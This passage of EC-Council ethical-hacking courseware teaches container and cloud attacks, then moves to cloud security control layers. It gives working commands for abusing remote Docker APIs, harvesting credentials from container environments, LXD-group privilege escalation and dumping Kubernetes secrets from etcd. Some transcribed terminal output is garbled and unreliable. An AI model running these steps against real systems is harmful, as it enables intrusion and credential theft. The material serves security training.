
```
bash-3.2$ docker -H <Remote IP:Port> run -t -d -v /etc:/tmp/etc alpine
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poltraz cat /tmp/etc/hosts
# This will show the contents of the hosts file on the container
# It will also show the contents of the host's /etc/hosts file
# These two will be identical
# You can see the host's /etc/hosts file has been mounted into the container
# You can see the value of /etc/hosts on both the host and the container
# The host's /etc/hosts file has been modified by the container
# The host's /etc/hosts file has been modified by the container
127.0.1.1 ubuntu-512mb-ams2-81 ubuntu-512mb-ams2-81
127.0.0.1 localhost

# This will show the contents of the hosts file on the host
# It will also show the contents of the host's /etc/hosts file
# These two will be identical
# You can see the host's /etc/hosts file has been mounted into the container
# You can see the value of /etc/hosts on both the host and the container
# The host's /etc/hosts file has been modified by the container
# The host's /etc/hosts file has been modified by the container
127.0.1.1 ubuntu-512mb-ams2-81 ubuntu-512mb-ams2-81
127.0.0.1 localhost

# This will show the contents of the hosts file on the host
# It will also show the contents of the host's /etc/hosts file
# These two will be identical
# You can see the host's /etc/hosts file has been mounted into the container
# You can see the value of /etc/hosts on both the host and the container
# The host's /etc/hosts file has been modified by the container
# The host's /etc/hosts file has been modified by the container
127.0.1.1 www.docker.com
127.0.0.1 www.docker.com
```

Figure 19.137: Screenshot of Docker showing the manipulation of host files

Attackers can also access data stored outside the host by identifying mounted volumes to the container. You can use the Docker inspect command to detect external storage mounts, such as S3 and network file system (NFS). Furthermore, if any mount has write access, attackers can manipulate the files stored on the external storage.



```
# Find mounts
bash-3.2$ docker -H [docker remote host] inspect [container name]
...
"Mounts": [
    {
        "Type": "volume",
        "Source": "source",
        "Destination": "/dest/dir",
        "Driver": "the driver"
        "RW": true,
    }
],
...

# Access files in mounts
bash-3.2$ docker -H [docker remote host] exec -i [container name] /dest/dir/ls
bash-3.2$ docker -H [docker remote host] exec -t [container name] cat /dest/dir/some/file
```


Figure 19.138: Screenshot of Docker showing the results of the Docker inspect command

Scanning internal network

If an attacker creates a container in the existing Docker network bridge, he can access all hosts that the principal Docker host can access within the internal network.

You can use Nmap to scan the host's internal network and identify running services:

```
$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox
<IP Range>
```



```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmapvitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
5666/tcp  open  nrpe
8089/tcp  open  unknown
...
Nmap done: 7 IP addresses (6 hosts up) scanned in 603.72 seconds
```

Figure 19.139: Screenshot of Docker showing the Nmap scanning results

Retrieving credentials

Environment variables are commonly used in Docker for passing credentials as arguments while running the containers. Attackers use the Docker inspect command to identify available

environment variables on the Docker host. Executing the “`env`” command on a container returns all the details, including the credentials used to initiate the containers.

Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container name]  
$ docker -H [docker remote host] exec -i [container name] env
```

The screenshot shows a terminal window with a black background and white text. At the top, there are three colored dots (red, yellow, green). Below them, the text "bash-3.2\$ docker -H [docker remote host] inspect [container name]" is displayed. A cursor arrow is visible. The text continues with "Here is some of the output:" followed by JSON-like data. The "Env" key is expanded to show environment variables, including "MYSQL_ROOT_PASSWORD=password".

```
bash-3.2$ docker -H [docker remote host] inspect [container name]  
  
Here is some of the output:  
  
"Id": "260f6220d004796b12ff16e63a28bb2cc0817ce1d3ce4d72822c7a9a9b8aa903",  
"Created": "2019-02-14T19:48:53.868995239Z",  
...  
"Config": {  
    "Env": [  
        "MYSQL_ROOT_PASSWORD=password",  
        ...  
    ]  
}
```

Figure 19.140: Screenshot of Docker showing the results of the Docker inspect command

The screenshot shows a terminal window with a black background and white text. At the top, there are three colored dots (red, yellow, green). Below them, the text "bash-3.2\$ docker -H [docker remote host] exec -i [container name] env" is displayed. A cursor arrow is visible. The text then lists several environment variables and their values, including "HOSTNAME=260f6220d004", "MYSQL_ROOT_PASSWORD=BlaBla", "GOSU_VERSION=1.7", "MYSQL_MAJOR=8.0", "MYSQL_VERSION=8.0.11-1debian9", and "HOME=/root".

```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env  
  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
HOSTNAME=260f6220d004  
MYSQL_ROOT_PASSWORD=BlaBla  
GOSU_VERSION=1.7  
MYSQL_MAJOR=8.0  
MYSQL_VERSION=8.0.11-1debian9  
HOME=/root
```

Figure 19.141: Screenshot of Docker showing the results of the env command

Querying databases

After retrieving credentials, attackers can execute queries on MySQL containers to retrieve sensitive information stored in the database tables.

Run the following command to find the MySQL containers on the target Docker host:

```
$ docker -H [docker remote host] ps | grep mysql
```

Now, run the following command to retrieve the MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-mysql env
```

Use the retrieved credentials to find databases under the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql mysql -u root -p  
<password> -e "show databases"
```

```
# Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID        IMAGE      CREATED          STATUS    PORTS          NAMES
260f6220d004        mysql      4 days ago       Up 4 days   0.0.0.0:3306->3306/tcp   some-mysql

# Inspect environment
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GISU_VERSION=5.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show databases" query
bash-3.2$ docker -H [docker host] exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Figure 19.142: Screenshot of Docker retrieving the MySQL databases

Note: Attackers can perform these activities only after escalating their privileges to the administrative level.

Hacking Container Volumes

- Kubernetes supports different types of volumes such as the **Network File System (NFS)**, and Internet Small Computer Systems Interface (iSCSI).
- A volume is like a directory that stores files and is accessible to all the containers in a pod.
- Attackers can exploit **weak and default configurations** in these volumes to launch privilege escalation attacks and perform lateral movement in the internal network.
 - **Accessing Master Nodes:** If attackers can gain access to the API or etcd, they can easily retrieve configuration details of the mounted volumes.
 - **Accessing Nodes:** kubelet manages the pods, so if attackers can access a node in a pod, they can easily gain access to all the volumes used within the pod.
 - **Accessing Container:** By gaining access to the container, attackers can configure a hostpath volume type to retrieve sensitive information from the node.

Note: Attackers can perform these activities only after escalating their privileges to the administrative level.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Hacking Container Volumes

In Kubernetes, containers use volumes to share filesystems and manipulate container files. A volume is similar to a directory that stores files and is accessible to all containers in a pod. Kubernetes supports different types of volumes, such as NFS and Internet small computer systems interface (iSCSI), using various protocols. Weak and default configurations in these volumes may be exploited by attackers to launch privilege escalation attacks and perform a lateral movement in the internal network.

- **Accessing Master Nodes:** Volume configurations, such as iSCSI, store configuration details in the form of secrets. If attackers gain access to the API or etcd, they can easily retrieve the configuration details of these volumes.
- **Accessing Nodes:** Kubelet manages pods, so if attackers gain access to a node in a pod, they can easily access all volumes used within the pod. Furthermore, if attackers use filesystem tools for viewing logs, they can obtain useful information about a node. For example, attackers can use the “df” command to retrieve configuration details of volumes using NFS.
- **Accessing Container:** Similar to accessing nodes, attackers can also retrieve the same information within the container itself. By attacking volumes from a container, attackers can configure the hostpath volume type to retrieve sensitive information from a node. Attackers can further use filesystem tools to browse all mounted volumes.

Note: Attackers can perform these activities only after escalating their privileges to the administrative level.

LXD/LXC Container Group Privilege Escalation

- LXD is a system container manager and LXC is its underlying container runtime. They are often used to run full Linux distributions within containers.
- If a user is part of the 'lxd' group on a system, they can exploit this membership to escalate their privileges to root

Steps to Perform LXD/LXC Group Privilege Escalation

- Step 1: Run the following commands to create an Alpine docker image:
 - `mkdir -p $HOME/ContainerImages/alpine/`
 - `cd $HOME/ContainerImages/alpine/`
 - `wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml`
- Step 2: Now, run the following command to create a container:
`sudo $HOME/go/bin/distrobuilder build-lxd alpine.yaml -o image.release=3.18`
- Step 3: After preparing the Alpine Linux image, run the following command to import Alpine Image into the LXD:
`lxc image import lxd.tar.xz rootfs.squashfs --alias alpine`
- Step 4: Run the following command to check for the image in container:
`lxc image list`
- Step 5: Run the following commands to create container and list the containers:
 - `lxc init alpine privesc -c security.privileged=true`
 - `lxc list`
 - `lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true`
- Step 6: Run the following command to execute container and gain root access:
 - `lxc start privesc`
 - `lxc exec privesc /bin/sh`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

LXD/LXC Container Group Privilege Escalation

LXD is a system container manager, and LXC is its underlying container runtime. They are often used to run full Linux distributions within containers. If a user is part of the 'lxd' group on a system, they can exploit this membership to escalate their privileges to root. This is because members of the 'lxd' group have significant control over container creation and management, which can be leveraged to gain access to the host system.

Steps to Perform LXD/LXC Group Privilege Escalation

The following are the steps to execute LXD/LXC group privilege escalation:

- Run the following commands to create an Alpine docker image:

```
mkdir -p $HOME/ContainerImages/alpine/
cd $HOME/ContainerImages/alpine/
wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml
```

```
[root@parrot ~]# mkdir -p $HOME/ContainerImages/alpine/
[root@parrot ~]# cd $HOME/ContainerImages/alpine/
[root@parrot alpine]# wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml
--2024-05-28 09:48:42-- https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15964 (16K) [text/plain]
Saving to: 'alpine.yaml'

alpine.yaml      100%[=====] 15.59K --.-KB/s   in 0.004s

2024-05-28 09:48:48 (4.23 MB/s) - 'alpine.yaml' saved [15964/15964]
```

Figure 19.143: Screenshot showing the creation of an Alpine docker image

Note: Before creating the Alpine docker image, you can verify the 'lxd' group membership using the `id` command. Also, ensure to install distrobuilder to build custom Linux distribution images and use with the LXD/LXC container system.

- Now, run the following command to create a container:

```
sudo $HOME/go/bin/distrobuilder build-lxd alpine.yaml -o
image.release=3.18
```

- After preparing the Alpine Linux image, run the following command to import Alpine image into LXD:

```
lxc image import lxd.tar.xz rootfs.squashfs --alias alpine
```

Note: lxd.tar.xz and rootfs.squashfs are example file names.

- Run the following command to check for the image in the container:

```
lxc image list
```

- Run the following command to create a container and list the containers:

```
lxc init alpine privesc -c security.privileged=true
```

- Run the following command to list the containers:

```
lxc list
```

```
lxc config device add privesc host-root disk source=/path=/mnt/root recursive=true
```

- Run the following command to execute the container and gain root access:

```
lxc start privesc
```

```
lxc exec privesc /bin/sh
```

Post Enumeration on Kubernetes etcd

- etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored
- Attackers examine etcd processes, configuration files, open ports, etc. to identify endpoints connected to the Kubernetes environment
- The command used to identify the location of the etcd server and PKI information is
`# ps -ef | grep apiserver`
- The command used to identify secrets stored in the Kubernetes cluster is as follows:
`# ETCDCTL_API=3 /etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --key=/etc/kubernetes/pki/apiserver-etcd-client.key --endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a '/registry/secrets/'`

Note: Attackers can perform these activities only after escalating their privileges to the administrative level

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Post Enumeration on Kubernetes etcd

Kubernetes is a distributed computing platform; therefore, it requires a distributed database, such as etcd. Etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored. The API server communicates with etcd to retrieve and store information based on the requests from other Kubernetes components. Gaining access to etcd is the same as obtaining root-level access to the system. In Kubernetes, only the API server is allowed to access the etcd store. Attackers enumerate etcd processes, configuration files, open ports (identifying port number 2379), etc. to identify endpoints connected to the Kubernetes environment.

For example, attackers can use the following command to enumerate the location of the etcd server and PKI information:

```
# ps -ef | grep apiserver
```

Attackers also enumerate metadata services provided by the cloud service to identify the location of an etcd server and retrieve critical information, such as certificates and key files. After gathering information about the etcd server and PKI, attackers can further browse the registries to retrieve cluster data.

For example, attackers can run the following command to enumerate secrets stored in the Kubernetes cluster:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --key=/etc/kubernetes/pki/apiserver-etcd-client.key --endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a '/registry/secrets/'
```

Furthermore, attackers can use the following command to retrieve a key and convert it into YAML format:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --key=/etc/kubernetes/pki/apiserver-etcd-client.key --endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-system/weave-net-token-nmb26 | ./auger decode -o yaml
```

By decoding keys, attackers can identify endpoints from the kube config file. Attackers can further use the information enumerated from etcd to perform privilege escalation attacks and gain access to node information.

Note: Attackers can perform these activities only after escalating their privileges to the administrative level.

99 Module 9 | Cloud Computing

EC-Council C|EH™

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Objective 08

Understand Cloud Security

Cloud Security

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption.

This section deals with various cloud standards, countermeasures, and best practices to secure data hosted in the cloud environment.

Cloud Security Control Layers

The following layers show the mapping of the cloud model to the security control model.

- **Application Layer**

To harden the application layer, establish the policies that match the industry adoption security standards, e.g., OWASP for a web application. It should meet and comply with appropriate regulatory and business requirements. Application layer controls include software development lifecycle, binary analysis, scanners, web app firewalls, transactional sec, etc.

- **Information Layer**

Develop and document an information security management program, which includes administrative, technical, and physical safeguards to protect information against unauthorized access, modification, or deletion. Some of the information layer security controls include data loss prevention (DLP), content monitoring and filtering, database activity monitoring, encryption, etc.

- **Management Layer**

This layer covers the cloud security administrative tasks, which can facilitate continued, uninterrupted, and effective services of the cloud. Cloud consumers should look for the policies mentioned above to avail better services. Some of the management layer security controls include governance-risk-compliance (GRC), IAM, VA/VM, patch management, configuration management, monitoring, etc.

- **Network Layer**

It deals with various measures and policies adopted by a network administrator to monitor and prevent illegal access, misuse, modification, or denial of network-accessible resources. Additional network layer security controls include network intrusion prevention/detection services, firewalls, deep packet inspection, anti-DDoS, quality of service (QoS), DNSSEC, and OAuth.

- **Trusted Computing**

Trust computing defines a secured computational environment that implements internal control, auditability, and maintenance to ensure the availability and integrity of cloud operations. Hardware and software RoT & API are a few security controls for trusted computing.

- **Computation and Storage**

In the cloud, owing to the lack of physical control of the data and the machine, the service provider may be unable to manage the data and computation and lose the trust of the cloud consumers. CSPs must establish policies and procedures for data storage and retention and implement appropriate backup mechanisms to ensure availability and continuity of services that meet with statutory, regulatory, contractual, or business requirements and compliance. Host-based firewalls, host-based intrusion detection/prevention systems, integrity and file/log management, encryption, and masking are some security controls in computation and storage.

- **Physical Layer**

This layer includes security measures for cloud infrastructure, data centers, and physical resources. Security entities that come under this perimeter are physical plant security, fences, walls, barriers, guards, gates, electronic surveillance, CCTV, physical authentication mechanisms, security patrols, etc.

Cloud Security is the Responsibility of both Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, in which both cloud consumers and CSPs have varying levels of control over available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and the entire lifecycle of systems, CSPs and consumers work together to design, build, deploy, and operate cloud-based systems. Therefore, both parties share responsibilities to maintain adequate security for these systems. Different cloud service models (IaaS, PaaS, and SaaS) imply varying levels of control between CSPs and cloud consumers.

Example:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.

